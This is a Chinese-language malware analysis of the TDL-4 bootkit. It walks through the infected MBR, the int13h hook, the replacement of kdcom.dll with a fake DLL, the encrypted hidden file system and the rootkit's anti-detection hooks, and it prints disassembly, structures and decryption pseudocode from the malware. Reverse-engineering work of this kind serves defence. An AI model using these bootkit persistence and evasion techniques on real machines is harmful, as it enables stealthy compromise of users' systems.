Bootkit 技术演变趋势及研究分析（下）

-- TDL-4 相关技术

By nEIENI , 2011.11

[一　简介]

[二　TDL-4 的工作组件&&启动流程]

[三　MBR 的变化]

[四　实模式部分的引导过程]

[五　TDL-4 自身的文件系统]

[六　自身的驱动保护方案]

一　简介

Tdl-4 病毒代表了目前最先进的 bootkit 技术,在今年的 8 月份我们发现了最新的一个版本[main]version=0.03，[cmd] version=0.31，相比之前的版本仅 payload 方面略有改动。Tdl-4 从 MBR 运行到加载自身驱动程序的过程是非常系统化的。病毒根据用户机器的具体环境(硬盘相关信息，安装操作系统情况 XP,WIN7,x32，x64…)来生成不同的配置信息，这个配置信息将在 MBR 运行后，引导系统一步步加载病毒文件，最后达到在 boot 阶段就加载病毒驱动程序的目的。这和以往发现的 bootkit 病毒是不同，像 Sinowal,phanta,bmw 都是针对单独的一种系统版本进行感染的。

Bootkit 的编写过程是复杂的，而 Tdl-4 的这种程序框架结构将很容把新的感染方案加入其中，例如对未来的 windows 8 操作系统，只要 tdss 找到攻击方法，就可以把它加入现有机制中，从而实现一个兼容目前所有操作系统版本的超级病毒。

二　Tdl-4 的工作组件与启动流程

相比前几个版本 Tdl-4 的组件部分没有变化,具体的更新体现在 cfg.ini 的文本信息里面。

```
  cfg.ini        ↓FRO      00000000    0 ---------       435³Hiew 6.81 (c)SEN
[main]
version=0.03
aid=30067
sid=0
builddate=351
installdate=8.10.2011 8:8:39
rnd=2237203860
[inject]
*=cmd.dll
* (x64)=cmd64.dll
[cmd]
srv=https://[illegible]k.com/;https://[illegible]wk.com/;https://[illegible].com/;htt
wsrv=http://[illegible].com/;http://[illegible].com/;http://[illegible].com/;http:/
psrv=http://[illegible].com/
version=0.31
```

同时增加了 installdate 这个字段，用来记录 Tdl-4 安装到当前操作系统的具体时间。从内存解密出来的配置信息指明了 Tdl-4 的具体组件信息

```
 1½ãÂÜ3~1.BIN   ↓FRO        0000014F      -------flag       336 Hiew 6.81 (c)SEN
00000000:  43 44 00 00-00 00 63 66-67 2E 69 6E-69 00 00 00   CD     cfg.ini
00000010:  00 00 00 00-00 00 B5 01-00 00 01 00-00 00 9C B6
00000020:  76 8A A8 85-CC 01 6D 62-72 00 00 00-00 00 00 00          mbr
00000030:  00 00 00 00-00 00 02-00 00 02 00-00 00 88 17
00000040:  98 8A A8 85-CC 01 62 63-6B 66 67 2E-74 6D 70 00          bckfg.tmp
00000050:  00 00 00 00-00 00 48 03-00 00 04 00-00 00 9E ED
00000060:  CE 8A A8 85-CC 01 63 6D-64 2E 64 6C-6C 00 00 00          cmd.dll
00000070:  00 00 00 00-00 00 00 90-00 00 06 00-00 00 C8 62
00000080:  E4 8A A8 85-CC 01 6C 64-72 31 36 00-00 00 00 00          ldr16
00000090:  00 00 00 00-00 00 27 05-00 00 4F 00-00 00 7E B8
000000A0:  A3 8D A8 85-CC 01 6C 64-72 33 32 00-00 00 00 00          ldr32
000000B0:  00 00 00 00-00 00 52 0E-00 00 52 00-00 00 CC 2A
000000C0:  F7 8D A8 85-CC 01 6C 64-72 36 34 00-00 00 00 00          ldr64
000000D0:  00 00 00 00-00 00 60 10-00 00 5A 00-00 00 76 36
000000E0:  A5 8E A8 85-CC 01 64 72-76 36 34 00-00 00 00 00          drv64
000000F0:  00 00 00 00-00 00 00 60-00 00 63 00-00 00 F8 03
00000100:  96 8F A8 85-CC 01 63 6D-64 36 34 2E-64 6C 6C 00          cmd64.dll
00000110:  00 00 00 00-00 00 00 52-00 00 94 00-00 00 1A 51
00000120:  0F 93 A8 85-CC 01 64 72-76 33 32 00-00 00 00 00          drv32
00000130:  00 00 00 00-00 00 00 52-00 00 BE 00-00 00 60 41
00000140:  64 94 A8 85-CC 01 00 00-00 00 00 00-00 00 00 00

1Help  2PutBlk 3Edit  4Mode  5Goto  6DatRef 7Search 8Header 9Files 10Quit
```

mbr　— 病毒感染的引导区代码，负责隐藏自身，加载配置信息，引导病毒启动的第一步。

ldr16　— 按照配置信息，从自身文件系统中的解密原 Windows MBR，hook int13h 中断，替换 kdcom.dll 等操作。

ldr32　— 伪造的 kdcom.dll，工作在 x86 系统中。

ldr32　— 伪造的 kdcom.dll，工作在 x64 系统中。

drv32　— 病毒的 bootkit 驱动程序，工作在 x86 系统中。

drv64　— 病毒的 bootkit 驱动程序，工作在 x64 系统中。

cmd.dll — 病毒的 payload 模块，用于注入到 ring3 进程，工作在 x86 系统中。

cmd64.dll — 病毒的 payload 模块，用于注入到 ring3 进程，工作在 x64 系统中。


cfg.ini　— 记录病毒的一些信息及配置。

bckfg.tmp — 加密的一些 URLs。

同之前的版本一样，Tdl-4 自身的文件系统使用 RC4 算法加密，以上这些组件都存储在磁盘末尾的空白区域内。系统启动后，病毒 drv32/64 驱动保护这部分数据，如果直接用

Readfield 方式读取这块区域内数据，病毒将会返回空白数据，以此达到隐藏自身的目的。

关于 tdl-4 的启动流程我们看到，与 mebroot 多阶段性的 hook 内核模块是不同的，仅 hook bios int13h 用来定位 kdcom.dll，之后变不再干扰内核正常执行流程。其工作流程如下图所示：



三　MBR 的变化

Tdl-4 的 MBR 是一个经过简单加密的数据，开头部分（共 0x24 字节）和正常 MBR 类似。在 MBR 的末尾，DPT（Disk Partition Table）部分保留一部分系统数据,这里没有被破坏。

下图是 Tdl-4 的 MBR 开头及解密部分

```
seg000:0000 loc_0:                                  ; CODE XREF: seg000:0071↓J
seg000:0000                 xor     ax, ax
seg000:0002                 mov     ss, ax
seg000:0004                 mov     sp, 7C00h
seg000:0007                 mov     es, ax
seg000:0009
seg000:0009 loc_9:                                  ; CODE XREF: seg000:0060↓j
seg000:0009                 mov     ds, ax
seg000:000B                 mov     si, 7C00h
seg000:000E                 mov     di, 600h
seg000:0011                 mov     cx, 200h
seg000:0014                 cld
seg000:0015                 rep movsb
seg000:0017                 push    ax
seg000:0018                 push    61Ch
seg000:001B                 retf
seg000:001C ; ---------------------------------------------------------------------------
seg000:001C                 sti
seg000:001D                 pusha
seg000:001E                 mov     cx, 147h
seg000:0021                 mov     bp, 62Ah                        decode buffer
seg000:0024
seg000:0024 decode_self_buf:                        ; CODE XREF: seg000:0028↓j
seg000:0024                 ror     byte ptr [bp+0], cl
seg000:0027                 inc     bp
seg000:0028                 loop    decode_self_buf
seg000:002A                 inc     sp
seg000:002B                 test    ds:1C70h, bp
seg000:002F                 mov     ax, 426h
seg000:0032                 or      [bx+si+62h], ch
seg000:0035                 inc     ax
seg000:0036                 push    cs
```

在自身代码被解密后，执行以下步骤:

1　修改 bios 0x413（这里记录了实模式下的系统内存大小）数据，减小 10k 系统内存。将自身代码及后续解密过程中生成的临时数据都隐藏在这里。


2　调用 int 13h　（ah = 48h）获得驱动器参数信息。

3　获得下一步骤感染过程的加载标志，这个标志指向一个字符串“ldr16”，它指明下一步骤要加载的模块名称，这个字符串存储在当前 MBR 数据当中。

```
0701  08 0F B6 06 73 08 31 FF  FE C3 8A 8F 72 07 00 C8
0711  89 C7 8A AD 72 07 88 8D  72 07 88 AF 72 07 00 E9
0721  30 ED 89 CF 8A 8D 72 07  30 0C 46 4A 75 DA 61 C3
0731  66 31 C0 E8 3F FF 81 3E  A2 08 43 44 74 0D 66 FF
0741  0E 94 08 66 83 1E 98 08  00 EB E5 89 CD BB 10 00
0751  BE A8 08 F3 A6 29 EE 85  C9 74 0E 01 CE 83 C6 10
0761  29 E9 01 CF 89 E9 4B 75  EA C3 6C 64 72 31 36 00   ldr16.
0771  80 6E 67 20 73 79 73 74  65 6D 00 00 00 00 00 00   ng system......
0781  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
```


4 调用 int13h，读取磁盘最后一个扇区的数据，这里面存放是 Tdl-4 的模块配置信息。在 Tdl-4 已经运行起来的系统中读取这个扇区数据是会被 Tdl-4 欺骗的，它直接返回空白数据给用户态程序。在磁盘和内存对照中我们可以发现这些加密的数据。

5 解密最后一个扇区的数据，目前 Tdl-4 仍然使用 RC4 算法对自身的文件系统加密。在这个配置信息中，包含一个文件头，及若干节。在文章的后面会继续谈到，下面是解密后的数据信息。



6　定位配置信息中”ldr16”的偏移,获得下一次要解密的数据的偏移，次数，大小，将这些解密后的数据都拷贝到隐藏的实模式内存中。

四　实模式部分的引导过程

Tdl-4 的这部分代码（ldr16）中，使用了很多硬编码方式存储变量，这增加了分析的难度，这部分主要功能是替换调系统的 kdcom.dll 数据，完成 ldr32 的加载。

1　hook int13h 中断向量，获得驱动参数信息。

2　ldr16 的数据本身已经包含要引导的模块顺序，从下图可以看到是 MBR,ldr32,ldr64，这部分被硬编码到自身偏移 0x50d 的位置。

```
seg000:050D 6D 62 72 00       aMbr          db 'mbr',0
seg000:0511 6C 64 72 33 32+aLdr32           db 'ldr32',0
seg000:0517 6C 64 72 36 34+aLdr64           db 'ldr64',0
seg000:051D 00                              db    0
seg000:051E 00 00 00 00       dword_51E     dd 0                  ; DATA XREF: seg000:00EE↑r
seg000:051E                                                       ; seg000:023E↑w
seg000:0522 00                              db    0
seg000:0523 00                              db    0
seg000:0524 00                              db    0
seg000:0525 00                              db    0
```

3　用”mbr”这个字符串去匹配 tdl-4 配置信息中的位置，从而获得要继续解密的扇区偏移，大小，次数等数据。

4　把解密的原 windows MBR 拷贝到 0x7c00 位置，是否控制权，跳向 0x7c00 位置执行，此时原 MBR 继续引导启动，唯一不同的是每当调用 int 13h 时，都会先执行 tdl-4 的扫描程序。

5　判断是否是 int 13h 读请求。

```
seg000:0050                hook_int13:                          ; DATA XREF: seg000:0034↑o
seg000:0050 9C                             pushf
seg000:0051 80 FC 02                       cmp     ah, 2
seg000:0054 74 0B                          jz      short loc_61
seg000:0056 80 FC 42                       cmp     ah, 42h ; 'B'
seg000:0059 74 06                          jz      short loc_61
seg000:005B 9D                             popf
seg000:005C
seg000:005C                jmp_ori_int13h:                      ; DATA XREF: seg000:0010↑w
seg000:005C                                                     ; seg000:0076↓r ...
seg000:005C EA 00 00 00 00                 jmp     far ptr loc_0 ; jmp to original bios int 13h
seg000:0061                ; ---------------------------------------------------------------
seg000:0061
seg000:0061                loc_61:                              ; CODE XREF: seg000:0054↑j
```

read ?


6 对每一次读入数据判断是否是 PE 文件，检测 magic，Export Directory Size 数据，确保读入的数据是 kdcom.dll 文件，同时对 x32，x64 版本分别有不同的处理方式。

```
seg000:01BD x32_ver:                              ; CODE XREF: seg000:013D↑j
seg000:01BD                                       ; seg000:0145↑j
seg000:01BD         cmp     word ptr es:[bx], 5A4Dh
seg000:01C2         jnz     loc_2DC
seg000:01C6         mov     di, es:[bx+3Ch]
seg000:01CA         cmp     word ptr es:[bx+di], 4550h
seg000:01CF         jnz     loc_2DC
seg000:01D3         cmp     word ptr es:[bx+di+18h], 10Bh ; pe-> magic ?
seg000:01D9         jnz     short x64_ver     ; pe->export directory size ?
seg000:01DB         cmp     dword ptr es:[bx+di+7Ch], 0FAh ; '?  ; pe->export directory size ?
seg000:01E4         jnz     loc_2DC
seg000:01E8         mov     si, 511h
seg000:01EB         mov     cx, 6
seg000:01EE         jmp     short loc_210
seg000:01F0 ; ---------------------------------------------------------------------------
seg000:01F0
seg000:01F0 x64_ver:                              ; CODE XREF: seg000:01D9↑j
seg000:01F0         cmp     dword ptr es:[bx+di+8Ch], 0FAh ; '?  ; pe->export directory size ?
seg000:01FA         jz      short loc_20A     ; ldr64 string
seg000:01FC         cmp     dword ptr es:[bx+di+8Ch], 110h
```


7 确认当前已经读入 kdcom.dll 数据后，继续解密 ldr32 数据，这部分数据共占用 7 个扇区大小，共 3.5k.

```
seg000:023B         call    run_config_RC4_decode ; find ldr32
seg000:023E         mov     ds:dword_51E, ecx
seg000:0243         cmp     ds:byte_526, 0
seg000:0248         jnz     short loc_2B3
seg000:024A         mov     byte ptr ds:64Bh, 10h
seg000:024F         mov     word ptr ds:64Dh, 0A77h
seg000:0255         push    large [dword ptr ds:unk_52E]
seg000:025A         pop     large [dword ptr ds:651h]
seg000:025F         push    large [dword ptr ds:532h]
seg000:0264         pop     large [dword ptr ds:655h]
seg000:0269         mov     ah, ds:546h
seg000:026D         call    j_4_call_int3_getdata ; clear int13h buffer
seg000:0270         mov     di, ds:0AB3h
seg000:0274         mov     dword ptr [di+0ACFh], 0
seg000:027D         mov     di, 0A77h
seg000:0280         call    find_sign
seg000:0283         mov     ds:word_52C, ax
```


解密后的数据，这是个伪造的 kdcom.dll。



8　Tdl-4 在 int13h 这个中断处理过程中，把 ldr32 复制到系统的 kdcom.dll 内存中，因此系统将恶意的组件而不是合法的组件加载到了内核当中。Ldr32 导出了和 kdcom.dll 相同的导出函数列表。



Name	Address	Ordinal
KdD0Transition	1000172A	1
KdD3Transition	10001734	2
KdDebuggerInitialize0	100017FB	3
KdDebuggerInitialize1	10001807	4
KdReceivePacket	10001853	5
KdRestore	1000183D	6
KdSave	10001831	7
KdSendPacket	10001849	8
DriverEntry	1000173E	



Name	Address	Ordinal
KdD0Transition	80010386	1
KdD3Transition	80010386	2
KdDebuggerInitialize0	800103A6	3
KdDebuggerInitialize1	8001044C	4
KdReceivePacket	80010F4C	5
KdRestore	80010460	6
KdSave	80010456	7
KdSendPacket	800111B2	8
HalInitSystem(x, x)	80010CE6	

唯一不同的是在 KdDebuggerInitialize1 中，病毒的实际工作函数都是在这里运行的，其它的导出函数的返回值都是”false”。

1 在 KdDebuggerInitialize1 中病毒开启一个工作项线程。在工作项线程中病毒设置了一个 PsSetCreateThreadNotifyRoutine 回调函数，这是目前该版改进的地方，不同于早期的利用 PsSetLoadImageNotifyRoutine 获得调用机会方式。

```
.text:10001807
.text:10001807
.text:10001807                 public KdDebuggerInitialize1
.text:10001807 KdDebuggerInitialize1 proc near          ; DATA XREF: .text:off_10001068↑o
.text:10001807                 and     WorkItem.Parameter, 0
.text:1000180E                 and     WorkItem.List.Flink, 0
.text:10001815                 push    1               ; QueueType
.text:10001817                 push    offset WorkItem ; WorkItem
.text:1000181C                 mov     WorkItem.WorkerRoutine, offset tdss_virus_work_item_func
.text:10001826                 call    ExQueueWorkItem
.text:1000182C                 xor     eax, eax
.text:1000182E                 retn    4
.text:1000182E KdDebuggerInitialize1 endp
```

2 在 PsSetCreateThreadNotifyRoutine 回调函数中病毒创建了自身的驱动程序对象。

```
.text:100017C7
.text:100017C7 loc_100017C7:                           ; CODE XREF: sub_100017B0+44↓j
.text:100017C7                 push    offset TDSS_NotifyRoutine ; NotifyRoutine
.text:100017CC                 call    PsSetCreateThreadNotifyRoutine
.text:100017D2                 or      [ebp+Timeout.HighPart], 0FFFFFFFFh
.text:100017D6                 lea     eax, [ebp+Timeout]
.text:100017D9                 push    eax             ; Timeout
.text:100017DA                 push    esi             ; Alertable
.text:100017DB                 push    esi             ; WaitMode
.text:100017DC                 push    esi             ; WaitReason
.text:100017DD                 lea     eax, [ebp+Event]
.text:100017E0                 push    eax             ; Object
.text:100017E1                 mov     [ebp+Timeout.LowPart], 0FF676980h
.text:100017E8                 call    KeWaitForSingleObject
```

```
text:1000178A ; void __stdcall TDSS_NotifyRoutine(HANDLE, HANDLE, BOOLEAN)
text:1000178A TDSS_NotifyRoutine proc near             ; DATA XREF: CallbackRoutine+1CE↑o
text:1000178A                                          ; sub_100017B0:loc_100017C7↓o
text:1000178A                 cmp     dword_10001878, 0
text:10001791                 jnz     short locret_100017AD
text:10001793                 push    offset DriverEntry
text:10001798                 push    0
text:1000179A                 call    IoCreateDriver
text:100017A0                 xor     ecx, ecx
text:100017A2                 test    eax, eax
text:100017A4                 setns   cl
text:100017A7                 mov     dword_10001878, ecx
text:100017AD
text:100017AD locret_100017AD:                         ; CODE XREF: TDSS_NotifyRoutine+7↑j
text:100017AD                 retn    0Ch
text:100017AD TDSS_NotifyRoutine endp
```

3 驱动中初始化 IoRegisterPlugPlayNotification 函数。


```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  unsigned int EventCategoryData; // [sp+0h] [bp-10h]@1
  unsigned __int16 v4; // [sp+4h] [bp-Ch]@1
  unsigned int v5; // [sp+6h] [bp-Ah]@1
  unsigned int v6; // [sp+Ah] [bp-6h]@1
  unsigned __int16 v7; // [sp+Eh] [bp-2h]@1

  v4 = 0xB6BFu;
  EventCategoryData = 0x53F56307u;
  v5 = 0xF29411D0u;
  v6 = 0x1EC9A000u;
  v7 = 0x8BFBu;
  return IoRegisterPlugPlayNotification(
           EventCategoryDeviceInterfaceChange,
           1u,
           &EventCategoryData,
           DriverObject,
           (PDRIVER_NOTIFICATION_CALLBACK_ROUTINE)CallbackRoutine,
           DriverObject,
           &NotificationEntry);
}
```

4　在接收到 Pnp 通知后，Tdl-4 读取加密的分区数据，加载 rootkit 驱动，是选择 drv32 还是 drv64 取决于配置信息情况，加载的 drv32/64 驱动程序主要负责在内核中隐藏自身信息防治 ark 工具检测，自我保护 MBR 数据等等。

```
.text:100015FD                 xor     eax, eax
.text:100015FF                 mov     [ebp+arg_0], ecx
.text:10001602
.text:10001602 find_load_drv:                          ; CODE XREF: CallbackRoutine+F6↓j
.text:10001602                 mov     esi, [ebp+arg_0]
.text:10001605                 push    6
.text:10001607                 mov     edi, offset aDrv32 ; "drv32"
.text:1000160C                 pop     ecx
.text:1000160D                 xor     edx, edx
.text:1000160F                 repe cmpsb
.text:10001611                 jz      short loc_10001622
.text:10001613                 add     [ebp+arg_0], 20h
.text:10001617                 inc     eax
.text:10001618                 cmp     eax, 0Fh
.text:1000161B                 jb      short find_load_drv
.text:1000161D                 jmp     loc_10001718
```

五　Tdl-4 自身的文件系统

除了已经被感染的 MBR 数据外，Tdl-4 的所有组件都隐藏在自己文件系统里面，附着在磁盘末尾数据区域。



整体上看，Tdl-4 的文件系统有自己的一个配置头结构 Tfs_cfg_head,里面记录了所有的组件信息，各个组件数据是由若干个扇区数据组合而成，每一个扇区数据就是 tdl-4 文件系统的基本数据结构 Tfs_base_data。

Tfs_cfg_head 记录了所有的组件名称，大小，偏移等等数据。我们经过逆向分析过后，还原的数据结构定义如下：

```
struct Tfs_cfg_head
{
        unsigned char flag [2] ;              // "DC"-0x43 0x44 ,this root directory
        unsigned char reserve[4];             //    4 bytes
        Tfs_cfg_section sections [10];        //    Tfs_cfg_section
        unsigned char buffer[512 – 2 – 4 - 10*sizeof(Tfs_cfg_section) ]; remain data
}
```

Tfs_cfg_section 定义了每一个组件的具体描述信息，存储在 Tfs_cfg_head 区域中，定义如下：

```
struct Tfs_cfg_section
{
    unsigned char name[16];          //  component name
    unsigned int size;               //  component file size
    unsigned int offset;             //  offset of decrypt file in filesystem
    FILETIME time;                   //  time of creation
}
```

Tfs_base_data 是以 1 个扇区为单位定义的，记录了加密数据的检索标识，位置偏移这些信息，定义如下：

```
struct Tfs_base_data
{
    unsigned char header[2]; // base header flag, "FC"-0x43 0x46 ,block with file data
    unsigned short int  next_offset;  // 相对下一个 Tfs_base_data 的文件偏移
    unsigned short int  next_idx;     // 相对下一个 Tfs_base_data 的索引值
    unsigned char buffer[512-2-4];    // 加密的数据
};
```

另外还有一种标识头是"NC",表示当前还未使用的数据区域。

从 Tdl-4 中解密的过程大致如下面伪码描述:

```
int  decrypt_tdl4_buf(char *module, char *encrypt_buff, char *out_buff,
                      int size, Tfs_cfg_head *fs_head)
{
        //定位要解密的模块
        Tfs_cfg_section  *psection = find_module(fs_head,module);
        //获得要解密数据的大小，相对末尾扇区的偏移.
        int size = psection->size;
        int offset = psecton-> offset;
        //解密指定的数据
        int  max_section = get_max_section (); //获得 tdl-4 记录的磁盘末尾扇区的值
        int  cur_section = max_section – offset;
        int  filesize = 0;
        while(filesize < size)
        {
            //从磁盘读取一个指定扇区的数据
            Tfs_base_data *base_data =  read_buff(cur_section);
            decrypt_rc4(base_data->buffer,506); //解密数据
            memcpy(out_buff,base_data->buffer,506); //拷贝解密数据
            cur_section--;
            filesize += 506;
        }
}
```

六　自身的驱动保护方案

为了防治被安全工具检测及保护自身的文件不被修复，Tdl-4 使用了多种方式来躲避检测。包括加入监控系统的 system callback，Dr0 设备的劫持，hook ATAPI 的 DriverStartIo 例程，用内核工作项线程保护各种已经被挂钩子的函数。

1　在系统的回调函数中 Tdl-4 注册了 LoadImage 类型的系统回调函数，监视系统加载的进程模块。

```
****************************************************************************
nt!RtlpBreakWithStatusInstruction:
80528bdc cc              int     3
kd> u 812efb23                                    LoadImage
812efb23 55              push    ebp
812efb24 8bec            mov     ebp,esp
812efb26 51              push    ecx
812efb27 51              push    ecx
812efb28 56              push    esi
812efb29 33f6            xor     esi,esi
812efb2b 397508          cmp     dword ptr [ebp+8],esi
812efb2e 0f84c5000000    je      812efbf9
kd> u
812efb34 6a1c            push    1Ch
812efb36 58              pop     eax
812efb37 6a1e            push    1Eh
812efb39 668945f8        mov     word ptr [ebp-8],ax
812efb3d 58              pop     eax
812efb3e 56              push    esi
812efb3f 6a01            push    1
812efb41 ff7508          push    dword ptr [ebp+8]
kd>
Ln 61, Col 45 | Sys 0:KdSrv:S | Proc 000:0 | Thrd 000:0 | ASM | OVR | CAPS | NUM
```

2　磁盘的 Dr0 设备被劫持，对 ring3 层的文件读写请求进行过滤，当外部程序访问病毒自身文件所在的扇区时则返回伪造的空白数据。

磁盘上的 Dr0 设备：

```
kd> !object \device\harddisk0\dr0
Object: 817a29c0  Type: (817a9ca0) Device                  hijack Dr0
    ObjectHeader: 817a29a8 (old version)
    HandleCount: 0  PointerCount: 3
    Directory Object: e1323a88  Name: DR0

kd> !devstack 817a29c0
  !DevObj   !DrvObj            !DevExt   ObjectName
  817a2798  \Driver\PartMgr    817a2850
> 817a29c0  \Driver\Disk       817a2a78  DR0          hijack
Invalid type for DeviceObject 0x81798d98

kd> dt nt!_DEVICE_OBJECT 0x81798d98
   +0x000 Type             : 0n0
   +0x002 Size             : 0x234
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0x81579b10 _DRIVER_OBJECT
   +0x00c NextDevice       : 0x8178d030 _DEVICE_OBJECT
   +0x010 AttachedDevice   : 0x817a29c0 _DEVICE_OBJECT
   +0x014 CurrentIrp       : (null)
   +0x018 Timer            : (null)
   +0x01c Flags            : 0x5050
   +0x020 Characteristics  : 0x100
   +0x024 Vpb              : (null)
   +0x028 DeviceExtension  : 0x81798e50 Void
   +0x02c DeviceType       : 7
   +0x030 StackSize        : 1 ''
   +0x034 Queue            : __unnamed
   +0x05c AlignmentRequirement : 1
   +0x060 DeviceQueue      : _KDEVICE_QUEUE
   +0x074 Dpc              : _KDPC
   +0x094 ActiveThreadCount : 0
   +0x098 SecurityDescriptor : 0xe12cc0d0 Void
   +0x09c DeviceLock       : _KEVENT
   +0x0ac SectorSize       : 0
   +0x0ae Spare1           : 1
   +0x0b0 DeviceObjectExtension : 0x81798fd0 _DEVOBJ_EXTENSION
   +0x0b4 Reserved         : (null)
